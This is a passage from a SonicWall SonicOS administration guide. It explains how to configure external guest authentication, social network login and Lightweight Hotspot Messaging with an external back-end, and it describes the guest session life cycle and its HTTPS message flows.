
3 Click the **Guest Services** tab.



4 Select the **Enable Guest Services** checkbox. The other options activate.

5 Select **Enable External Guest Authentication** checkbox. The **Configure** button activates.

6 Click **Configure**. The **External Guest Authentication** dialog displays.



7 For the **External Web Server Settings**, you should have an LHM server already in service. Select an Address Object associated with that server from the **Host Server Host** drop-down menu.

8 Configure the rest of the page as described in Configuring a Zone for Guest Access on page 410.


9 In the **Social Network Login** section, select the **Enable Social Network Login** checkbox. The social networks activate.

10 Select one or more social network to enable for open authentication:

- **Facebook**
- **Google**
- **Twitter**

SonicOS automatically creates the necessary pass-through authentication network domains for allowing authentication process traffic between the authentication server and the user. The automatically added address object groups are named **Default Social Login Pass Group**. This address object group is appended to the currently configured pass networks, if any, or it is added into a new group called **Social Login Pass Group**.

11 Click the **Auth Pages** tab.



12 Enter a **Login Page** location, such as `login.php`, but based on your developer's input pages. These scripts are hosted by your own LHM server, so you should be able to make sure they function correctly.

13 Complete the remaining fields.

14 Click **OK.**


Verifying the Social Login Configuration

You can verify the correct configuration of Open Authentication and Social Login by viewing the **Network > Address Objects** page.

To verify settings:

1 Navigate to **Network > Address Objects**.

2 Select the **Address Groups** tab.



The page should show:

- Domains have been added automatically.
- Facebook, Google, and/or Twitter login traffic can pass through successfully.

Using Social Login, LHM, and ABE

Topics:

About ABE

The ABE consists of a Web Server (WS) to host content for user interaction and an (optional) Authentication Server (AS) to provide directory services authentication. The AS can be any kind of user authentication mechanism, including, but not limited to RADIUS, LDAP, or AD; the only requirement is that the WS can communicate with the AS for authentication purposes. The WS and AS can be administered on a single server or on separate servers.

LHM also provides the ability for the AS to use the SonicWall security appliance's internal user database for user authentication. For details on messaging, see Message Format on page 2043, Local Authentication Request on page 2044, and Local Authentication Reply on page 2044.

The ABE needs to communicate with the Hotspot SonicWall to exchange result codes and session information. All communications are HTTPS and can occur either directly (such as to the LAN, WAN, X0 interface of the SonicWall security appliance) or over a VPN tunnel to one of the SonicWall security appliance's management interface addresses. The LHM management interface is automatically derived through a route (path) lookup, and only the management interface(s) accepts LHM management messaging through automatically added Access Rules.

LHM communications occur on a specific LHM management port that must be defined on the SonicWall security appliance, and the LHM management port must be different from the standard HTTPS Management port.

To allow the ABE to communicate with the SonicWall, and to redirect clients to the appropriate interface on the SonicWall, two parameters are constructed by the SonicWall and passed (among others) through the client redirect to the ABE. The following communication parameters must be used for all communications between the ABE and the SonicWall.

- *`mgmtBaseUrl`* - The IP address and the port that the ABE uses to communicate with the SonicWall. It is composed of the HTTPS protocol designator, the IP of the selected LHM management interface, and the LHM port (such as `https://10.1.2.3:4043`).
- *`clientRedirectUrl`* - The IP address (and optionally the port) on the SonicWall to which clients are redirected during various phases of the session, namely the LAN management IP on the TZW, or the WLAN IP on a SonicOS device (such as `http://172.16.31.1`).

The parameter values are passed to the ABE by the SonicWall during Session Creation (see Session Creation on page 2036) and during the Session State Sync (see Message Format on page 2043), and should be used by the ABE as the base in the construction of all relevant URLs. The following are the pages on the SonicWall that is referenced by the ABE:


- *wirelessServicesUnavailable.html* – ABE is unavailable message. This redirect is typically sent by the SonicWall, but can also be referenced by the ABE. Text is configurable (see the **Web Content** tab in SonicWall LHM Configuration Pages on page 2033).
- *externalGuestRedirect.html* – Initial redirect message provided by the SonicWall on session creation. Text is configurable (see the **Web Content** tab in SonicWall LHM Configuration Pages on page 2033).
- *externalGuestLogin.cgi* – The page to which the ABE posts session creation data.
- *externalGuestLogoff.cgi* – The page to which the ABE posts session termination data.
- *localGuestLogin.cgi* – The page to which the ABE posts for authenticating user credentials against the SonicWall's internal user database.
- *createGuestAccount.cgi* – The page to which the ABE posts to create a guest account in the SonicWall's internal user database.
- *externalGuestUpdateSession.cgi* – The page to which the ABE posts to update the *sessionLifetime* and *idleTimeout* parameters of an existing session (see Session Update on page 2042).

For communications from the SonicWall to the ABE, URLs (including host, port, and page/resource) hosted on the ABE is fully configurable at the SonicWall (see the **General** and **Auth Pages** tabs in SonicWall LHM Configuration Pages on page 2033). The host can be specified using either an IP address or fully qualified domain name (FQDN). When using FQDN, the name is resolved upon first use and is stored by the SonicWall as an IP address.


SonicWall LHM Configuration Pages

Topics:


General




Auth Pages



Web Content



Advanced




Session Life Cycle

The following sections describe the phases of a session life cycle, as well as the Session Popup Window and Web Server (WS) Status Check components:

Session Creation

Session creation occurs when a wireless client attempts access, and the SonicWall has no active session information for that client based upon MAC address.

Session Creation Flow



1 Wireless client associates with SonicWall. Obtains IP Address from internal DHCP server, or uses static addressing with Dynamic Address Translation (DAT) feature.

2 Client requests web-resource, `http://www.website.com`.

- SonicWall determines that this is a new session.

3 SonicWall redirects client to internally hosted `externalGuestRedirect.html` page. The `externalGuestRedirect.html` page provides administrator-configurable text explaining that the session is being redirected for authentication.

4 During this redirect, the SonicWall checks the availability of the ABE through a JavaScript redirect attempt to the configured target redirect page.

- If the redirect to the WS fails to occur within a specified period (the value is configurable on the SonicWall, between 1 and 30 seconds) the SonicWall redirects the session to the internal `wirelessServicesUnavailable.html` page.

5 In addition to the JavaScript availability check, an optional full Web Server Status Check is available from the SonicWall (see Web Server Status Check on page 2041). This option can be configured to run at a configurable interval between 1 and 60 minutes. If an error response code of 1, 2, or 255occurs, the SonicWall logs the response and redirects the browser to the internal `wirelessServicesUnavailable.html` page. This page provides administrator-configurable text explaining recourse.

6 If available, the SonicWall redirects client to authentication portal hosted on AS at: `https://172.20.0.1/auth.html?ssid=mySSID&sessionId=11aa::00ff&ip=172.16.31.10&mac=0002ABCDEF&ufi=0006010203&mgmtBaseUrl=https://10.1.2.3:4043&clientRedirectUrl=http://172.16.31.1&req=http%3A//www.website.com`

- *ssid* – The ESSID (wireless network name) of the wireless network to which the redirected client was associated.
- *sessionId* — A 32 byte hex representation of a 16 byte MD5 hash value generated by the SonicWall, which is used by the SonicWall and the WS for indexing clients (such as "`11aa3e2f5da3e12ef978ba120d2300ff`").
- *ip* — The client IP address.
- *mac* — The client MAC address.
- *req* — The originally requested web-site is passed as an argument to the authentication server)
- *ufi* — The SonicWall Unique Firewall Identifier. To be used for site identification, if desired.
- *mgmtBaseUrl* — The protocol, IP address, and port on the SonicWall with which the IP subsequently communicates.
- *clientRedirectUrl* — The protocol, IP address (and optionally port) on the SonicWall that the ABE uses for client redirection.
- *req* – The client's originally requested URL, if any, URL encoded.

7 Client provides authentication information (such as username, password, token, and so on).

NOTE: The WS must be able to reach the Client, for example, by VPN, NAT or route.

8 WS validates user against AS.

- AS provides session specific information, namely, Session Timeout and Idle Timeout values.
- Session specific values can optionally be applied globally by the WS rather than obtained from the AS; some value simply needs to be passed to the SonicWall.
- Timeout values are presented in seconds and can range from 1 to 863,913,600 (equal to 9999 days).

9 If authentication fails, the WS should redirect the client to a page explaining the failure. A link should be provided back to `http(s)://172.16.31.1/externalGuestRedirect.html` to restart the process.

10 If successful, the WS connects to the SonicWall either through HTTPS or through VPN and POSTs `https://10.1.2.3:4043/externalGuestLogin.cgi?sessId=11aa::00ff&userName=Name&sessionLifetime=1800&idleTimeout=600`.

- The SonicWall attempts to create the session and sends a result to the WS in the same connection. Results are described in Message Format on page 2043.

11 If a failure response is received (such as code 51, 100, or 255), WS should redirect client to a page explaining the failure. A link can be provided back to: `http(s)://172.16.31.1/externalGuestRedirect.html` to start process over.

12 If successful (code 50), WS can redirect user to the originally requested site (`req`) or to any site (such as a portal or start page). WS should also instruct on how to logoff from session (such as bookmark a page, popup window, URL).

Session Popup Window


It is recommended that sessions be managed through a Session Popup window. This should be a browser window instantiated at the time of Session Creation providing session time information (such as lifetime, idle timeout value, timer countdowns) and a Logout button. Sample code is provided.

- Clicking **Logout** ends the session and triggers a User Logout event.
- Attempting to close the window should provide a warning message that closing the window ends the session.
- Closing the window ends the session and triggers a User Logout event.

Idle Timeout

Idle timeout occurs when the idle timeout (specified in Session Creation on page 2036, Step 8) is exceeded.

Idle Timeout Flow



1 Idle timer (as set during Session Creation on page 2036) expires.

2 Because the client's browser might not be open at this time, we do not initiate this process with a redirect. Instead, SonicWall sends a POST to the WS at: `https://172.20.0.1/autoLogout.asp?ssid=mySSID&sessId=11aa::00ff&eventId=4` (see Message Format on page 2043 for Logoff event IDs).

   - The resource to which the POST is sent is configurable on the SonicWall from: **Network > Zones > Edit Zone – WLAN > Guest Services > External Guest Authentication > Advanced > Auto-Session Logout > Logout CGI**.
   - The WS hosted page must expect and interpret the *sessId* and *eventId* values.

3 The WS sends an XML result to the WS in the same connection. Results are described in Logoff Reply on page 2045.

4 If the client returns from the idle state and attempts to reach a web resource, the SonicWall redirects the user to the internal `externalGuestRedirect.html` page, starting the session creation process over (see Session Creation on page 2036).

NOTE: To conserve resources, it is recommended that the idle timeout be set to a maximum of 10 minutes.


Session Timeout

The event occurs when the Session lifetime expires. The exchange is the same as the Idle Timeout above, except the Session Timeout *eventId* value is 3 instead of 4 for an Idle Timeout.

User Logout

Event occurs when the user actively ends the session by closing their Session Popup window or by using the Logout button provided on the Session Popup window. The Session Popup window is the preferred method for user logout; however, the same result can be achieved without this method by allowing the session's lifetime to expire. The latter removes the dependency on the Session Popup window, but manages resources less efficiently.

User Logout Flow



1 Client logs out using the Logout button, or closes the session popup window.

2 The WS sends a POST to: `https://10.1.2.3:4043/externalGuestLogoff.cgi?sessId=11aa::00ff&eventId=1` (for Logoff event IDs, see Message Format on page 2043).

- `sessId` — The value generated during Session Creation (see Session Creation on page 2036) by the SonicWall, which is used by the SonicWall and the WS for indexing clients.
- `eventId` — Describes the logoff request event.


3 SonicWall responds with a result to the WS in the same connection. Results are described in Logoff Reply on page 2045.

4 If the client attempts to reach a web resource, the SonicWall redirects the user to the internal `http://172.16.31.1/externalGuestRedirect.html` page, starting the Session Creation process over (see Session Creation on page 2036).

Administrator Logout (Optional)

The event occurs when the ABE administrator logs out from a Guest session from the management interface. It is not possible at this time to terminate ABE-established Guest Sessions from the SonicWall interface itself. ABE-established Guest Sessions are represented as such (or distinctly from internal WGS Guest Sessions) on the SonicWall management UI and are not editable.

Administrator Logout Flow



1 The ABE administrator terminates the Guest session from the management UI.

2 The WS sends a POST to the SonicWall: `https://10.1.2.3:4043/externalGuestLogoff.cgi?sessId=11aa::00ff&eventId=2`. (for Logoff event IDs, see Message Format on page 2043).

- `sessId` — The value generated during Session Creation by the SonicWall, which is used by the SonicWall and the WS for indexing clients.
- `eventId` — Describes the logoff request event.

3 The SonicWall sends a result to the WS in the same connection. Results are described in Logoff Reply on page 2045.

4 If the client returns from the idle state and attempts to reach a web resource, the SonicWall redirects the user to the internal `http://172.16.31.1/externalGuestRedirect.html` page, starting the Session Creation process over (see Session Creation on page 2036).

Web Server Status Check

To provide more granular ABE status than simple Web Server (WS) availability (as is provided by the mandatory Step 4 of Session Creation Flow on page 2037, the JavaScript redirect), the SonicWall can optionally send a secure HTTP GET operation to the WS in order to determine server operational status. The target URL is configurable, as is the interval of the query (between 1 and 60 minutes). The WS responds back in an XML format listing the server's current state. For details. see Message Format on page 2043.

